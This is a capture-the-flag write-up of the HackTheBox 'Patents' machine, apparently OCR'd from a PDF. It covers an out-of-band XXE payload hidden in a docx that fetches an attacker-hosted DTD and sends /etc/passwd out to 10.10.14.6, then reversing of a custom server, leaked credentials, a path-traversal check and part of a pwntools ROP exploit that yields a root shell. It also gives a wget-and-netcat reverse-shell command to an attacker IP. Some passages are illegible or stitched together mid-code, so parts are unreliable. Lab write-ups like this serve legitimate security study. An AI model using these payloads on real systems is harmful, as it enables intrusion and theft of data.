


# Patents HacktheBox Writeup

Patents HacktheBox Writeup  
By FizzBuzz101 a.k.a. will135

Patents was quite a difficult box from gb.yolo (who's now a teammate of mine!) with a realistic pwn in the end. Overall, it was a very enjoyable box that took a while! Before I start, I would like to thank D3v17 and pottm, my teammates who worked with me on this box. Additionally, I would like to thank oep, Sp3eD, R4j, and Deimos who I also collaborated with at times throughout the box.

On the initial nmap scan, we see port 22, 80, 8888. Port 8888 seems to be a web server, but none of the browsers would work with it and it mentions something about LFM... I wasn't too sure what this was so I ended up focusing all my efforts on the port 80 webpage.



After a while, I ended up retrieving a lot of enumerated folders back with dirb and gobuster. None of them really showed anything insightful, and I tried around with XXEs and other possible attack vectors against this document to pdf conversion as it allowed us to upload docx files to convert into pdf files. I ended up going back to more enumeration to see if anything else more insightful would appear, using different wordlists from seclist.

After a few more hours, the following showed up from Discovery/Web-Content/raft-large-words.txt in the release subdirectory in dirb: <http://parent.htb/release/UpdateDetails>

It showed the following details:

```
v1.2 alpha:
- meow@conquertheworld: Added ability to include patents. Still experimental, it's hidden.
v1.1 release:
- gbyolo@htb: Removed "meow fixes", they weren't real fixes.
v1.0 release:
- meow@conquertheworld: Fixed the following vulnerabilities:
  1. Directory traversal
  2. Local file inclusion (parameter)
v0.9 alpha:
- meow@conquertheworld.htb: Minor fixes, fixed 2 vulnerabilities. The Docx2Pdf App is ready.
v0.7.7 alpha:
- gbyolo@htb: fixed conversion parameters. Meow's changes for custom folder should now work.
v0.7 alpha:
- meow@conquertheworld.htb: enabled entity parsing in custom folder
- gbyolo@htb: added conversion of all files, to generate pdf compliant from docx
v0.6 alpha:
- gbyolo@htb: enabled docx conversion to pdf. Seems to work!
```

As Sp3ed mentioned to me, the author keeps mentioning a custom folder and entity parsing there. Googling around, you can find several references to a customXML part or folder in word documents. Perhaps this is where we can utilize the XXE!

Starting off, I just created a fresh new word document (you can download samples here: <https://file-examples.com/index.php/sample-documents-download/sample-doc-download/>) and unzipped the internals, then added a customXML folder. This SO post also revealed some important information by mentioning how the format within this part should be Item#:xml: <https://stackoverflow.com/questions/38789361/vsto-word-2013-add-in-add-custom-xml-to-document-xml-without-it-being-visible>

Quoting the post:

"The item\*.xml files are where custom XML get stored, and it's the only way to store complex data in a Word document without it being a part of the document content. Another program can read it pretty easily, typically using the OpenXML SDK. So you're doing the right thing here, but whatever software needs to read this needs to look in the customXml folder for that item\*.xml file, instead of the word/document.xml file. It will have to look for the namespace you defined."

In that file, I tried some different XXE payloads from here, then remade it into a docx and uploaded it: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#xxe-oob-with-dtd-and-php-filter>

After a few different payloads, I figured that this is an out of band XXE (hence the link above): <https://www.acunetix.com/blog/articles/band-xml-external-entity-oob-xxe/>

This went into the item1.xml file.

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://10.10.14.6/evil.xml">
%sp;
%param1;
]>
<r>&exfil;</r>
```

On my local side, I hosted an http server with the evil.xml dtd (the base64 helps make the data exfiltration easier):

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.6/hahagotcha?%data;'>">
```

I ended up getting a response pretty quickly:

[illegible]

Basically, the xml parser requests the dtd file hosted on my side, which then tells it to load the target file and then send the data in the form of base64 encoded data back to me. Anyways, let's try to get some useful information! Turns out looking at vhost data can provide some interesting insight! I thought vhost because none of the other files dirb/gobuster found seemed to be able to be exfiltrated.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/apache2/sites-available/000-default.conf">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.6/hahagotcha?%data:'>">
```

After base64 decoding the output, we see the following:

```
<VirtualHost *:80>
```

```
void urldecode(undefined2 *puParm1, char *pcParm2, int iParm3)
```

```

{
    ulong uVar1;
    int local_2c;
    char *local_28;
    undefined2 local_13;
    undefined local_11;
    undefined2 *local_10;

    local_11 = 0;
    local_2c = iParm3;
    local_28 = pcParm2;
    local_10 = puParm1;
    while ((*(char *)local_10 != 0 && (local_2c = local_2c + -1, local_2c != 0))) {
        if (*(char *)local_10 == '%') {
            local_10 = (undefined2 *)((long)local_10 + 1);
            local_13 = *local_10;
            uVar1 = strtoul((char *)&local_13, (char **)0x0, 0x10);
            *local_28 = (char)uVar1;
            local_28 = local_28 + 1;
            local_10 = local_10 + 1;
        }
        else {
            *local_28 = *(char *)local_10;
            local_28 = local_28 + 1;
            local_10 = (undefined2 *)((long)local_10 + 1);
        }
    }
    *local_28 = 0;
    return;
}

```

Funny enough, this function also wasn't implemented in the source code. It had the comment of TODO. I ran the following command to check for more instances of the TODO comment.

```
grep -rnw . -e "TODO"
```

```

./lfm.c:10: // TODO: implement
./lfm.c:315: // TODO: implement
./lfm.c:323: // TODO: implement
./lfm.c:336: // handle authentication (TODO REFACTOR)
./lfm.c:346: // TODO: implement

```

So basically in the source code, urldecode, handlecheck, handleget, and handleput are not implemented. I think it's safe to assume here that the rest of the program should behave very similarly. Those functions in turn (from lfm.c) are called from the big handler function.

```

int handle_lfm_connection(int connsd, char *ip)
{
    struct msg *message;

    char *client_ip = strdup(ip, INET_ADDRSTRLEN+1);
    free(ip);

    if ((message=read_message(connsd)) == NULL) {
        return -1;
    }
    message->client_ip = client_ip;

    if (message->method == CHECK) {
        handle_check(message);
    } else if (message->method == GET) {
        handle_get(message);
    } else if (message->method == PUT) {
        handle_put(message, &param_config, MAX_OBJECT_SIZE);
    }

    free_object(message);
    free_message(message);
    free_struct(message);

    return 1;
}

```

That function is called from the thread\_work function.

```

void *thread_work(void *arg)
{
    struct thread_t *t = (struct thread_t *)arg;

    int sockfd = t->socketfd;
    int connsd=0;

    /* timer: if thread is idle for more than tv_sec seconds then auto-kill */
    struct timespec timeout;
    timeout.tv_sec = 60;
    timeout.tv_nsec = 0;
    int ret_value = 0; // Return value for pthread_cond_timedwait

    while(1) {
        // Get mutex before modifying the queue
        lock_mutex(&mtx, sockfd);

        // if there is an element in the list serve it
        // else if there isn't, wait for a new connection to come
        while (head == NULL) {
            // timer is ABSOLUTE TIME, not relative
            timeout.tv_sec = time(NULL) + 60;
            // Wait on the condition variable
            if ((ret_value = pthread_cond_timedwait(&connection_available, &mtx, &timeout)) != 0) {
                if (ret_value != ETIMEDOUT) {
                    pthread_fatal_error(sockfd, "ERROR in pthread_cond_wait()", errno);
                } else {
                    if (alive_threads > N_THREAD) {
                        log_info("Thread no more needed... auto-killing (alive_threads: %d)", alive_threads-1);
                        // Unlock mutex locked for pthread_cond_wait
                        unlock_mutex(&mtx, sockfd);
                        // Lock mutex for decreasing alive_threads
                        lock_mutex(&mtx_alive, sockfd);
                        // Decrease alive_threads
                        alive_threads--;
                        // Unlock mutex for alive_threads
                        unlock_mutex(&mtx_alive, sockfd);
                        // exit
                        pthread_exit(NULL);
                    }
                }
            }
        }
        connsd = head->connsd;
        char *ip = strdup(head->client_ip, INET_ADDRSTRLEN+1);

        free(remove_after_node(&head));
    }
}

```

```

// decrease queue length by 1
fifo_len--;

// release the mutex for queue access
unlock_mutex(&mtx, connsd);

// lock mutex for num_working_threads
lock_mutex(&mtx_working, connsd);
// update num_working_threads
num_working_threads+=1;
// release mutex
unlock_mutex(&mtx_working, connsd);

// handle the connection
handle_lfm_connection(connsd, ip);

// close socket
closefile_low(connsd);

// lock mutex for num_working_threads
lock_mutex(&mtx_working, socketfd);

num_working_threads-=1;

unlock_mutex(&mtx_working, socketfd);

}

return NULL;
}

```

Hunting for strings from GHIDRA, I eventually found all the unimplemented functions. The thread starting function is at 404E63, which leads to the big handler function at 403fa7. Using these addresses from this function, we can easily find the other 3 unimplemented functions (I already renamed them here).

```

undefined8 handle_lfm_connection(uint uParm1,char *pcParm2)

{
    char *pcVar1;
    long lVar2;
    undefined8 uVar3;

    pcVar1 = strdup(pcParm2,0x11);
    free(pcParm2);
    lVar2 = FUN_004034d3((ulong)uParm1);
    if (lVar2 == 0) {
        uVar3 = 0xffffffff;
    }
    else {
        *(char **)(lVar2 + 8) = pcVar1;
        if (*(int *)(lVar2 + 0x28) == 1) {
            handle_check(lVar2);
        }
        else {
            if (*(int *)(lVar2 + 0x28) == 2) {
                handle_get(lVar2);
            }
            else {
                if (*(int *)(lVar2 + 0x28) == 4) {
                    handle_put(lVar2,&DAT_00409280,0x2800);
                }
            }
        }
        FUN_004030e4(lVar2);
        FUN_00403072(lVar2);
        FUN_00403057(lVar2);
        uVar3 = 1;
    }
    return uVar3;
}

```

Looking at the urldecode function in GHIDRA, I noticed that there was only one function that referenced it, which is handle\_check. At this point, I'm pretty sure that this function is the vulnerable one. Here was the decompilation for handle check.

```

undefined8 handle_check(uint *puParm1)

{
    uint uVar1;
    int iVar2;
    size_t sVar3;
    long lVar4;
    uint *apuStack192 [3];
    char local_a8 [128];
    uint **local_28;
    int local_1c;
    undefined8 local_18;
    char *local_10;

    apuStack192[2] = puParm1;
    if ((*((long *) (puParm1 + 0x14)) != 0) && (apuStack192[2] = puParm1, *((long *) (puParm1 + 0x16)) != 0)) {
        apuStack192[0] = (uint *)0x403b30;
        apuStack192[2] = puParm1;
        iVar2 = strcmp(*(char **) (puParm1 + 0x14),PTR_s_lfmserver_user_004092a8);
        if (iVar2 == 0) {
            apuStack192[0] = (uint *)0x403b55;
            iVar2 = strcmp(*(char **) (apuStack192[2] + 0x16),PTR_s_!gby0l0r0ck$$!_004092b0);
            if (iVar2 == 0) {
                apuStack192[0] = (uint *)0x403b70;
                sVar3 = strlen(*(char **) (apuStack192[2] + 0xc));
                apuStack192[0] = (uint *)0x403b92;
                urldecode(*(undefined8 *) (apuStack192[2] + 0xc),local_a8,(ulong)((int)sVar3 + 1),local_a8);
                apuStack192[0] = (uint *)0x403ba6;
                iVar2 = access(local_a8,4);
                if (iVar2 == -1) {
                    apuStack192[0] = (uint *)0x403bcb;
                    FUN_00402973(6,"404 NOT FOUND: %s\n",local_a8);
                    apuStack192[0] = (uint *)0x403bdb;
                    FUN_00402efb((ulong)*apuStack192[2]);
                    apuStack192[0] = (uint *)0x403bfb;
                    ("DAT_00409430)((ulong)*apuStack192[2],"file does not exist [HEAD]",0,
                     (ulong)*apuStack192[2]);
                    return 0xffffffff;
                }
            }
            apuStack192[0] = (uint *)0x403c14;
            local_10 = (char *)FUN_00404c42(local_a8);
            if (local_10 == (char *)0x0) {
                apuStack192[0] = (uint *)0x403c2f;
                FUN_00402f45((ulong)*apuStack192[2]);
                return 0xffffffff;
            }
            local_18 = *(undefined8 *) (apuStack192[2] + 0xc);
            *(undefined8 *) (apuStack192[2] + 0xc) = 0;
        }
    }
}

```

Before we continue, it is important to address the protocol for handle check. Honestly, there wasn't much reversing necessary as you have the client interaction files. Basically, you need to send in CHECK with /filename and then username with User= and password with Pass= and then the md5sum of the requested file based on this line:

User and password is `lfmserver_user` and the root docker password. Note that for the file check, I ended up choosing `../../../../../../../../proc/sys/kernel/randomize_va_space` since most systems have full ASLR enabled and therefore, I can guess the hashed contents by just hashing my own file.

```
void url_decode(char* src, char* dest, int max) {
    // TODO0: implement
    //copied from decompilation
    ulong uVar1;
    int local_2c;
    char *local_28;
    undefined2 local_13;
    undefined local_11;
    undefined2 *local_10;

    int local_11 = 0;
    int max = max;
    char *dest = dest;
    char *src = src;
    while ((char *)src != 0 && (max = max--, max != 0)) {
        if ((char *)src == '%') {
            src = (undefined2 *)((long)src + 1);
            next = *local_10;
            value = strtoul((char *)&next, (char **)0x0, 0x10);
            *dest = (char)value;
            dest = dest + 1;
            src = src + 1;
        }
        else {
            *dest = *(char *)src;
            dest = dest + 1;
            src = (undefined2 *)((long)src + 1);
        }
    }
    *dest = 0;
    return;
}
```

[illegible]

Afterwards, it's just a simple rop. When you are confident about your ROP chain but it still fails, make sure to just throw in a ropnop; perhaps ifmserver was compiled with a newer version of gcc that requires certain functions to have 16 byte alignment. Some bytes were wondering whether a ret2csu was required to control the rdx register when leaking with write, but if they debugged that part, they would have noticed that the rdx value is a perfectly acceptable number that will not print out too many bytes. I first ran it on the remote server with not too much of an idea of the exact libc file; after the first leak based on the dup2 function. I plugged the last 3 digits into libc database and it returned the following link for me: [http://ftp.osuosl.org/pub/libuntu/pool/main/g/glibc/libc6\\_2.28-0ubuntu1\\_amd64.deb](http://ftp.osuosl.org/pub/libuntu/pool/main/g/glibc/libc6_2.28-0ubuntu1_amd64.deb)

```
from pwn import *

#context.log_level = 'debug'

IP = 'patents.htb'
PORT = 8888
FD = 6

bin = ELF('./lfmserver')
libc = ELF('libc.so.6')
```

[illegible]

Afterwards, it spawns a shell!

```
[*] '/root/Desktop/hackthebox/patent/lfmserver'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/root/Desktop/hackthebox/patent/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] Opening connection to patents.htb on port 8888: Done
[*] Receiving all data: Done (948)
[*] Closed connection to patents.htb port 8888
[*] Libc base: 0x7f0530bb5000
continue?
[*] Opening connection to patents.htb on port 8888: Done
[*] Switching to interactive mode
LPM 200 OK
Size: 32

26ab0db90d72e28ad0bale22ee510510
0000\x05\x7f\x00\x00\x1400\x05\x7f\x00\x00\x9800\x05\x7f\x00\x000000\x05\x7f\x00\x00\xid
uid=0(root) gid=0(root) groups=0(root)
[*] Got EOF while reading in interactive
#
```

Unfortunately, the shell is super unstable, so have a command to spawn a reverse shell ready.  
I used the following: wget <http://10.10.14.6/nc> && chmod +x nc && ./nc 10.10.14.6 4444 -e /bin/sh and then upgraded to a tty shell.  
Now it's time for the root flag... but it doesn't exist! Very funny, gb.yolo...

After some enumeration and a fake flag in another git repo, I noticed some drives from lsblk.

```
NAME      MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
loop0     7:0      0  54.2M  1 loop /snap/lxd/10756
loop1     7:1      0  54.9M  1 loop /snap/lxd/12631
loop2     7:2      0  66.7M  1 loop /snap/lxd/9239
loop3     7:3      0  89.1M  1 loop /snap/core/8268
loop4     7:4      0  89.1M  1 loop /snap/core/8039
sda       8:0      0   25G   0 disk
├─sda1     8:1      0    1M   0 part
├─sda2     8:2      0   16G   0 part /
├─sda3     8:3      0    1G   0 part /boot
├─sda4     8:4      0    2G   0 part /home
sdb       8:16     0   512M   0 disk
├─sdb1     8:17     0   511M   0 part /root
sr0       11:0     1 1024M   0 rom
root@patents:/opt/checker_server#
```

sda2 seems interesting (as sdb1 is mounted over /root)... let's mount it somewhere else:  
mkdir /tmp/whyareyousocruel && mount /dev/sda2 /tmp/whyareyousocruel

```
root@patents:/tmp/whyareyousocruel# cd root
cd root/whyareyousocruel && mount /dev/sda2 /tmp/whyareyousocruel/root
root@patents:/tmp/whyareyousocruel/root# ls
ls
root.txt secret snap
root@patents:/tmp/whyareyousocruel/root# cat root.txt
cat root.txt
```

And now finally rooted! What a journey.